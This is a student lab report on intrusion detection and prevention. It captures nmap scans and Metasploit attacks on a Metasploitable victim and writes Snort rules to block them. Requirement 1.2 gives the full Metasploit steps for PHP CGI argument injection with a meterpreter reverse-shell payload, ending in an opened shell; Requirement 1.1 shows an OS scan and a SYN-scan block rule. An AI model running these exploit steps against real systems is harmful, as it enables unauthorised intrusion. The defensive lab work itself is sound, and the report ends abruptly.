

LAB REPORT

Subject: Intrusion Detection and Prevention

Session 04

**Topic name: Analyzing Attacks and
Prevention with IPS**

1. GENERAL INFORMATION:

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2. IMPLEMENTATION CONTENT

Num	Work	Personal responsible	Self-assessment result
1	Requirement 1.1	Nguyen Dinh Kha	100%
2	Requirement 1.2	Le Sy Cuong	100%
4	Requirement 1.3	Le Sy Cuong	100%

The section below of this report is the detailed documentation from the practical group.

DETAILED REPORT

Students undertake the practical exercise with the requirements below.

A. OVERVIEW

A.1 Objectives

- Analyse attacks based on pcap files collected.
- Write rules for Snort to prevent attacks (https://www.snort.org/documents#latest_rule_documents)
- Analyse results before and after deploying rules.

A.2 Environment Setup

- Use the environment set up in practical exercise 02.
 - Use WinSCP to transfer files from remote machines via SSH. (<https://winscp.net/eng/download.php>)
 - Use the nmap tool on Kali Linux. (<https://nmap.org/docs.html>)
 - Use the Metasploit tool on Kali Linux. (<https://github.com/rapid7/metasploit-framework/wiki>)
-
- Check if the Victim machine can ping the Kali machine:

```
Router x Snort x Victim x Kali x

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:a3:80:9f brd ff:ff:ff:ff:ff:ff
    inet 192.168.62.200/24 brd 192.168.62.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fea3:809f/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~/IDPS$ ping 10.81.62.100
PING 10.81.62.100 (10.81.62.100) 56(84) bytes of data.
64 bytes from 10.81.62.100: icmp_seq=1 ttl=63 time=5.65 ms
64 bytes from 10.81.62.100: icmp_seq=2 ttl=63 time=7.03 ms
64 bytes from 10.81.62.100: icmp_seq=3 ttl=63 time=8.44 ms
64 bytes from 10.81.62.100: icmp_seq=4 ttl=63 time=7.67 ms
64 bytes from 10.81.62.100: icmp_seq=5 ttl=63 time=8.31 ms
64 bytes from 10.81.62.100: icmp_seq=6 ttl=63 time=6.71 ms
64 bytes from 10.81.62.100: icmp_seq=7 ttl=63 time=7.36 ms
64 bytes from 10.81.62.100: icmp_seq=8 ttl=63 time=10.7 ms
64 bytes from 10.81.62.100: icmp_seq=9 ttl=63 time=5.09 ms
64 bytes from 10.81.62.100: icmp_seq=10 ttl=63 time=27.0 ms
64 bytes from 10.81.62.100: icmp_seq=11 ttl=63 time=34.3 ms
64 bytes from 10.81.62.100: icmp_seq=12 ttl=63 time=5.71 ms
```

- Check if the Kali machine can ping the Victim:

```
Router x Snort x Victim x Kali x

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host proto kernel_lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4b:af:65 brd ff:ff:ff:ff:ff:ff
    inet 10.81.62.100/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::89dd:d539:5e1:e137/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$ ping 192.168.62.200
PING 192.168.62.200 (192.168.62.200) 56(84) bytes of data.
64 bytes from 192.168.62.200: icmp_seq=1 ttl=63 time=7.99 ms
64 bytes from 192.168.62.200: icmp_seq=2 ttl=63 time=8.41 ms
64 bytes from 192.168.62.200: icmp_seq=3 ttl=63 time=7.33 ms
64 bytes from 192.168.62.200: icmp_seq=4 ttl=63 time=3.42 ms
64 bytes from 192.168.62.200: icmp_seq=5 ttl=63 time=8.37 ms
^C
  192.168.62.200 ping statistics:
  5 packets transmitted, 5 received, 0% packet loss, time 4009ms
```

B. PRACTICE

Before conducting the practical exercise, students configure the IP address for the VMnet4 card (VMware Network Adapter VMnet4) on the host machine to be 192.168.x.10/24. Next, try connecting WinSCP to the Victim machine (using the Victim machine's account).


Note: If the VMware Network Adapter VMnet4 is not present on the host machine (in Control Panel\Network and Internet\Network Connections), students need to configure it in VMWare to add VMnet4.

Sinh Students perform the practical exercise with the following requirements.

Requirement 1.1 Prevent nmap tool from scanning operating system information

On the Victim machine, use tcpdump to capture attack packets from the Attacker machine.


```
# tcpdump -i <interface> -w <ten-file.pcap>
```




```
msfadmin@metasploitable:~/IDPS$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:a3:80:9f brd ff:ff:ff:ff:ff:ff
    inet 192.168.62.200/24 brd 192.168.62.255 scope global eth0
    inet6 fe80::20c:29ff:fea3:809f/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~/IDPS$ tcpdump -i eth0 -w output.pcap
tcpdump: socket: Operation not permitted
msfadmin@metasploitable:~/IDPS$ sudo tcpdump -i eth0 -w output.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

Use the nmap tool to scan information about the Victim machine's operating system. Then, check the results.p dò quét thông tin về hệ điều hành của máy Victim.

```
# nmap -O <ip victim>
```



- Check the Victim machine again after the Attacker machine scans with nmap:





The screenshot shows a terminal window with four tabs: Router, Snort, Victim, and Kali. The terminal is running commands on the Kali machine. The output shows the configuration of the loopback interface 'lo' and the Ethernet interface 'eth0'. The 'lo' interface has an IP address of 127.0.0.1. The 'eth0' interface has a MAC address of 00:0c:29:a3:80:9f and an IP address of 192.168.62.200. The terminal also shows the output of the 'tcpdump' command, which is listening on 'eth0' and capturing packets. The output shows that 2111 packets were captured, but 0 packets were dropped by the kernel. The terminal also shows the output of the 'ls' command, which lists the files in the current directory.

```
msfadmin@metasploitable:~/IDPS$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host 
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:a3:80:9f brd ff:ff:ff:ff:ff:ff
    inet 192.168.62.200/24 brd 192.168.62.255 scope global eth0
        inet6 fe80::20c:29ff:fea3:809f/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~/IDPS$ tcpdump -i eth0 -w output.pcap
tcpdump: socket: Operation not permitted
msfadmin@metasploitable:~/IDPS$ sudo tcpdump -i eth0 -w output.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
2111 packets captured
2111 packets received by filter
0 packets dropped by kernel
msfadmin@metasploitable:~/IDPS$
msfadmin@metasploitable:~/IDPS$ ls
output.pcap
msfadmin@metasploitable:~/IDPS$ _
```


⇒ There is an output.pcap file.

- Use WinSCP to retrieve the captured pcap file, analyze it, and propose a method to prevent the attacker's scanning.





⇒ Download the pcap file using WinSCP.



The image shows a Wireshark packet capture analysis of a TCP scan. The packet list shows multiple SYN and RST/ACK packets from 10.81.62.100 to 192.168.62.200. The packet details for frame 41 show an Ethernet II header, an Internet Protocol Version 4 header, and a Transmission Control Protocol header with Seq=0, Len=0.

- Open the pcap file, we can see in the pcap file the Attacker machine (10.81.62.100) ping the Victim machine (192.168.62.200) using the ICMP protocol. Identify signs of scanning, such as high frequency requests to different ports, or many requests to the same IP address in a short time. (here it is the Victim machine's IP 192.168.62.200). The Attacker machine uses nmap to send TCP scans to the Victim machine.

Proposed Prevention Methods:

- Firewall Configuration: Set firewall rules to block unwanted requests to specific ports or from suspicious IP addresses.
- Use IDS/IPS: Intrusion detection and prevention systems can automatically detect and prevent scanning activities.
- Limit Connection Speed: Set limits on connection speeds to minimize the impact of scanning.
- Write Snort rules to prevent attacks. Snort rule only blocks nmap scanning to obtain information about the Victim, not blocking connections to Victim's ports.

```
snort@snort:/var/log/snort$ sudo cat /etc/snort/rules/nhom4.rules
block tcp any any -> 192.168.62.200 any (msg:"NMAP SYN scan detected !!!"; flow:stateless; flags: S;
detection_filter: track by_src, count 5, seconds 60; sid: 100001; rev:001;)
snort@snort:/var/log/snort$ _
```

- Repeat the attack after installing the rule.

Requirement 1.2 Prevent PHP CGI Argument Injection vulnerability

On the Victim machine, use tcpdump to capture attack packets from the Attacker machine.

```
- # tcpdump -i <interface> -w <ten-file.pcap>
```

Use the Metasploit tool on the Attacker machine to perform the attack.

```
# msfconsole
```

- Prepare parameters for the attack.

```
msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(php_cgi_arg_injection) > set rhost 192.168.0.200
rhost => 192.168.0.200
msf exploit(php_cgi_arg_injection) > set rport 80
rport => 80
msf exploit(php_cgi_arg_injection) > set lhost 10.81.0.100
lhost => 10.81.0.100
msf exploit(php_cgi_arg_injection) > set lport 4444
lport => 4444
```

- Perform the attack.

```
msf exploit(php_cgi_arg_injection) >
msf exploit(php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.81.0.100:4444
[*] Sending stage (33986 bytes) to 192.168.0.200
[*] Meterpreter session 1 opened (10.81.0.100:4444 -> 192.168.0.200:51231) at 2021-05-04 23:37:37 -0400

meterpreter > shell
Process 5245 created.
Channel 0 created.
ls -l .
total 80
drwxrwxrwt 2 root root 4096 May 20 2012 dav
drwxr-xr-x 8 www-data www-data 4096 May 20 2012 dvwa
-rw-r--r-- 1 www-data www-data 891 May 20 2012 index.php
drwxr-xr-x 2 root root 4096 Jul 14 2017 malware
drwxr-xr-x 10 www-data www-data 4096 Jul 20 2017 mutillidae
drwxr-xr-x 11 www-data www-data 4096 May 14 2012 phpMyAdmin
-rw-r--r-- 1 www-data www-data 19 Apr 16 2010 phpinfo.php
drwxr-xr-x 3 www-data www-data 4096 May 14 2012 test
drwxr-xr-x 2 root root 4096 Jul 12 2017 testmyids
drwxrwxr-x 22 www-data www-data 20480 Apr 19 2010 tikiwiki
drwxrwxr-x 22 www-data www-data 20480 Apr 16 2010 tikiwiki-old
drwxr-xr-x 7 www-data www-data 4096 Apr 16 2010 twiki
```

- Use WinSCP to retrieve the captured pcap file and analyze the attacker's scanning method.
- Write Snort rules to prevent the attack. Rule only prevents the attack, ensuring connections to services on the Victim machine are still maintained.
- Repeat the attack after installing the rule.
- Analyse the results before and after installing the rule.

Requirement 1.3 Prevent UnreallRCD 3.2.8.1 Backdoor Command Execution vulnerability

- Perform similar steps as Requirement 1.2 with the UnreallRCD 3.2.8.1 Backdoor Command Execution vulnerability.

```

user@user-virtual-machine:/etc/snort/rules$ sudo nano local.rules
